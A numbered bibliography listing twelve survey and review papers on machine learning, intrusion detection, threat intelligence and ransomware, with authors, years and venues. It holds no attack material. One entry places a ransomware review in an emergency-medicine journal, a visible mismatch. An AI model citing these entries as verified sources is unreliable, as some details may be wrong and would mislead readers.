39	Machine learning in cyber security: a review	Saurabh Singh, Harsh Kumar Verma, Shashank Kumar	2018	Procedia Computer Science
40	Cyber Threat Intelligence: Challenges and Opportunities	James D. Gazzo, Philip Craiger, William R. Dusek	2019	Information Security Journal: A Global Perspective
41	Intrusion Detection System: A Comprehensive Review	Mithilesh Kumar, Deepika Atwal, Gurjit Kaur	2020	2020 International Conference on Emerging Trends in Information Technology and Engineering (ic-ETITE)
42	Comparative analysis of machine learning algorithms for intrusion detection	S. Saini, R. Kumar, A. Kumar, V. Tyagi	2016	2016 2nd International Conference on Next Generation Computing Technologies (NGCT)
43	Intrusion detection techniques in cloud computing: A systematic review	Divya Sharma, Ashish Kr. Luhach, Himani	2020	Journal of Network and Computer Applications
44	Detection and analysis of ransomware: A survey	Muhammad Ilyas, Abdullah Gani, Abdullah Alghamdi, Muhammad Imran	2020	Journal of Network and Computer Applications
45	Ransomware: A Review	Mucahid Kutlu, Husamettin Yorulmaz	2019	Journal of Academic Emergency Medicine

46	A Survey on Intrusion Detection Systems: Techniques and Challenges	P. Shilpa, A. John Caroline	2022	2022 7th IEEE International Conference on Electrical Energy Systems (ICEES)
47	A Review of Machine Learning Algorithms for Cyber Security	Mazhar Ali, Ihsan Ali	2018	2018 3rd International Conference on Emerging Trends in Engineering Sciences (ICETES)
48	A Survey on Machine Learning Techniques for Intrusion Detection Systems	R. Panneerselvam, V. Balasubramanian	2019	2019 5th International Conference on Advanced Computing & Communication Systems (ICACCS)
49	Intrusion Detection System Using Machine Learning Techniques: A Review	S. R. Dixit, B. Singh	2020	2020 International Conference on Computer Science, Engineering and Applications (ICCSEA)
50	Machine Learning in Intrusion Detection: A Systematic Literature Review	Yurii Gorbenko, Pedro Soria-Rodriguez, Miguel Angel Sanchez-Acevedo, Jorge Bernal Bernabe, Angel Navia-Vázquez	2021	Sensors